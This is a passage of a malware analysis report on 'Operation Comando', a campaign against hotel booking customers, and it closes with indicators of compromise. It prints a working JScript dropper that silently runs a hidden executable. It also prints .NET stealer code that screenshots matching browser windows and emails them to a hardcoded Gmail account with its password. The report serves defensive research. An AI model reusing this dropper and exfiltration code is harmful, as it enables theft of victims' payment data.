Copia Detalhe da reserva – Booking.ppam	ac70d15106cc368c571c3969c456778b494d62c5319dc366b7e2c116834c6187
DadosDaReserva.doc	03483d2e701f8f90c9cc46b37f12f1cef995e4cca4b5c4b9e67947f560275677
Dilll.js	d5f4d7fb7c8042b047e9f3d93d5f02841f01889ba8a899c0c1ed7064129e3bb4
quasar.jse	03d7de252c30c87d6b156b4fbcdcd008ef6bae319a9c42613aaa01428bd490e3

Table 3 Contents found in an open directory at cdtmaster[.]com[.]br


Despite the filename, “quasar.jse” is not QuasarRAT, but instead a JS script which contains a basic base64 encoded payload dropper (see Figure 8), with a very simple and interesting payload for our investigation.



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAA=";
function decodeBase64(a) {
    var b = new ActiveXObject("Microsoft.XMLDOM");
    var c = b.createElement("tmp");
    c.dataType = "bin.base64";
    c.text = a;
    return c.nodeTypedValue
}

function writeBytes(a, b) {
    var c = 1;
    var d = new ActiveXObject("ADODB.Stream");
    d.Type = c;
    d.Open();
    d.Write(b);
    d.SaveToFile(a)
}

function writeBase64FileInTemp(a, b) {
    var c = 2;
    var d = new ActiveXObject("Scripting.FileSystemObject");
    var e = d.GetSpecialFolder(c) + "\\" + b;
    writeBytes(e, decodeBase64(a));
    return e
}

function deleteFile(a) {
    var b = new ActiveXObject("Scripting.FileSystemObject");
    b.DeleteFile(a)
}
var fname = 'MicrosoftWindows.exe';
try {
    var fpath = writeBase64FileInTemp(x, fname);
    var oShell = new ActiveXObject("WScript.Shell");
    oErrCode = oShell.Run(fpath, 0, true);
    deleteFile(fpath)
} catch (err) {};
```

Figure 8 JS base64 payload dropper

The decoded payload is a PE file, written in .NET, with information-stealing capabilities. One of its main methods gives name to our malware family “CapturaTela”, and as its Portuguese name indicates, it has the capability to save a screenshot into a Bitmap object.




```
public static Bitmap CapturaTela()
{
    Bitmap bitmap = new Bitmap(Screen.PrimaryScreen.Bounds.Width, Screen.PrimaryScreen.Bounds.Height,
      PixelFormat.Format32bppArgb);
    Graphics graphics = Graphics.FromImage(bitmap);
    graphics.CopyFromScreen(Screen.PrimaryScreen.Bounds.X, Screen.PrimaryScreen.Bounds.Y, 0, 0,
      Screen.PrimaryScreen.Bounds.Size, CopyPixelOperation.SourceCopy);
    return bitmap;
}
```

Figure 9 CapturaTela method’s screen capture capabilities.


The main functionality of this malicious information-stealing trojan is the following (see Figure 10):

- Iterate over the open processes list and check for specific window titles. The title has to contain either “ls . B” or “o . B” for the sample to perform further activity.
- If the title is found, a screenshot will be taken and sent by email as a JPEG attachment (see Figure 12).
- It will kill existing Chrome processes when done. The windows’ titles are probably based on Chrome tag contents.




```
private void TTT()
{
    for (;;)
    {
        Application.DoEvents();
        Thread.Sleep(1);
        foreach (Process process in Process.GetProcesses())
        {
            Application.DoEvents();
            try
            {
                bool flag = process.MainWindowTitle.Contains("o · B") | process.MainWindowTitle.Contains("ls . B");
                if (flag)
                {
                    Thread.Sleep(3000);
                    Thread thread = new Thread(delegate()
                    {
                        MemoryStream memoryStream = new MemoryStream();
                        Bitmap bitmap = new Bitmap(Form1.CapturaTela());
                        bitmap.Save(memoryStream, ImageFormat.Jpeg);
                        bitmap.Dispose();
                        this.AttachmentFromFile(memoryStream.ToArray());
                        memoryStream.Close();
                        memoryStream.Dispose();
                    });
                    thread.Start();
                    this.MestreCDTAlunoQueda();
```

Figure 10 Main functionality loop of CapturaTela



```
public void AttachmentFromFile(byte[] B)
{
    try
    {
        Thread.Sleep(7000);
        string text = "jomacoqui@gmail.com";
        MailMessage mailMessage = new MailMessage();
        SmtpClient smtpClient = new SmtpClient("smtp.gmail.com");
        mailMessage.To.Add(text);
        mailMessage.From = new MailAddress(text);
        mailMessage.Subject = string.Concat(new string[]
        {
            "User :",
            Environment.UserName,
            " Pc :",
            Environment.MachineName,
            " Hora :",
            Conversions.ToString(DateAndTime.TimeOfDay),
            ": ",
            Conversions.ToString(DateAndTime.Today)
        });
        mailMessage.Body = "";
        Attachment item = new Attachment(new MemoryStream(B), "Foto.jpeg", "image/jpeg");
        mailMessage.Attachments.Add(item);
        smtpClient.Credentials = new NetworkCredential(text, "Microsoft@cdt");
        smtpClient.Port = 587;
        smtpClient.EnableSsl = true;
        smtpClient.Send(mailMessage);
    }
    catch (Exception ex)
    {
    }
}
```

In order to validate the functionality, we decided to create a simple web page matching the title content and patched the malicious sample to use a test email account under our control (see Figure 12).



"ls . B" Test for Captura Tela wind


Archivo | [redacted]/test2.html

Here we have a web site with confidential information

```
                    Application.DoEvents();
                    try
                    {
                        bool flag = process.MainWindowTitle.Contains("o · B") | process.MainWindowTitle.Contains("ls . B");
                        if (flag)
                        {
                            Thread.Sleep(3000);
                            Thread thread = new Thread(delegate()
                            {
                                MemoryStream memoryStream = new MemoryStream();
                                Bitmap bitmap = new Bitmap(Form1.CapturaTela());
                                bitmap.Save(memoryStream, ImageFormat.Jpeg);
                                bitmap.Dispose();
```

Figure 12 Test HTML page and debugging CapturaTela functionality

As a result, as displayed in Figure 13, we confirmed the format and contents of the exfiltrated information that the attacker was planning to collect from its victims.



User [redacted] :WIN-[redacted] Hora :11:41:49 AM: 2/13/2019

[redacted]
to me

So, the only remaining question for our investigation was the kind of content and window titles that this information-stealing trojan was looking for? Which kind of web pages could contain “**ls · B**” **or** “**o · B**” as part of their title?

Initially, finding a website with these properties seemed to be an impossible task, but we started the research based on what we knew around the targets and email delivery session metadata used on these campaigns. From this data, we were able to identify potential target websites containing certain – but common to the industry and nature of the business – terms in their website page titles, in both English and Portuguese, that would match the string pattern-matching described above and invoke the malware’s credit card stealing capabilities. The websites found lead us to the fact that the attacker’s focus is on getting the victim’s full credit card details during a given purchase process.

After analyzing several CapturaTela samples, and extracting the contents of the email configuration portion, several interesting strings were found as displayed in Table 4.

Interesting strings
Comando30
Comando30@cdt
comando50

The continuous use of the “CDT” acronym, and the presence of the word “Comando”, which we could associate to the first letter, led to us to choose “Operation Comando” to describe this campaign.

Extensive use of Remote Access Trojans

Aside from the use of the custom trojan CapturaTela, the actor makes extensive use of several other remote access trojans to perform its malicious activities. The following RAT families has been observed during the actor campaign.

RAT Family
LimeRAT
RevengeRAT
NjRAT

AsyncRAT
NanoCoreRAT
RemcosRAT

Table 5 Top RAT families observed in this campaign

The extensive use of these RAT tools potentially increases the business objectives, given the amount of information the actor can obtain on top of credit card purchase results stolen from target websites via infected victims.

There are several examples of RAT families used that can be found in GitHub such as:

https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp

https://github.com/NYAN-x-CAT/Lime-RAT

Overlaps with other published research

Some of the domains and samples found on this investigation have been already researched and reported by Yoroi. Based on the details of our research, we have a strong belief that despite some minor overlaps in the techniques used, this campaign is not related to Gorgon Group.

Conclusions

Operation Comando is a pure cybercrime campaign, possibly with Brazilian origin, with a concrete and persistent focus on the hospitality sector, which proves how a threat actor can be successful in pursuing its objectives while maintaining a cheap budget. The use of DDNS services, publicly available remote access tools, and having a minimum knowledge on software development (in this case VB.NET) has been enough for running a campaign lasting month, and potentially gathering credit card information and other possible data.

While cybercrime campaigns like this remain active, Palo Alto Networks customers are protected from these threats in the following ways:

- WildFire detects all malicious documents and payloads delivered as malware.
- AutoFocus customers can track this campaign using the following tag:
- Traps blocks all of the files associated with this campaign.

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit cyberthreatalliance.org.

Indicators of Compromise

Infrastructure

fejalconstrucoes[.]com[.]br

internetexplorer200[.]blogspot[.]com

office365update[.]duckdns[.]org

olhomagicocdt[.]duckdns[.]org

498408[.]ddns[.]net

Systenfailued[.]ddns[.]com[.]br

internetexploter[.]duckdns[.]org

ssl9294[.]websiteseguro[.]com

fejalconstrucoes[.]com[.]br

c-d-t[.]weebly[.]com

Malicious documents

55732ba1b1e94add5e75e90d5eba137bfbfbd35e537b8d5c9a01365f5a6407d7

7f13f449c80cc003d369c6b6002fd4912788e014ce35e97b29ba168136c6ece6

47c471da52aa808250357c4638078c9e13797bb6a8a8b169d4b33d95ff230e89

0c85b2ebc7c5316b7878239daf6a611fc2d0a05966f541e83e19db96f41fd3aa

62f82e636924980b622204368f586723feb82594ce256e2e65ac5307fd67d669

1c637cf4276b589f1b2806a77310b90c214cd0b026e4ec69448887be331ba5b3

d96eaf8f22ec5cb9edba6369f9980efc8b0f76bf35eaf92aa5cb5e03669ddd9f

1df7ace77a7f146b1bbd5c881134083f886ea83017f4619a9e62a9743909cdd1

03483d2e701f8f90c9cc46b37f12f1cef995e4cca4b5c4b9e67947f560275677

ac70d15106cc368c571c3969c456778b494d62c5319dc366b7e2c116834c6187

796c02729c9cd5d37976ddae205226e6339b64859e9980d56cbfc5f461d00910

d67e160ccc6ac2fb8cd330e9fd53389fb1f99fad680d27045e5291e9d23d9317

7f41ae21f3ad37505e5b3d0551caeb85bc9e07571d7d98acd3489b5db8ba6741

3f3718b7e50eee8b0b3e4a4da8c5a0302623b5800eb7bc0718036f77a6ec72c0

a44e08b7ebd6bf73a9eb1b5a483987a1f0e3fdfe12b05a7a8f4ec1febfcf959e

4211e091dfb33523d675d273bdc109ddecf4ee1c1f5f29e8c82b9d0344dbb6a1

fd8781f125ac1ee68afb8dba61e17373ebe57bfd18850a01d41caaddde4cffcb

269eb444415489a7898af36f1ba105129655226c98753d87afec651219e158c7

ee9d3c90df5c01dc6e2079d1219be752542a452988c4a25f34b8ee22be799332

41b57429b00383f2b5d60fb22283b5c14a94ab8619c527e7d749e64b56d31518

ce44559beb4a5d52d962ab9e375970ef1d8e9f22a0be8c971b0244ebca61b2f2

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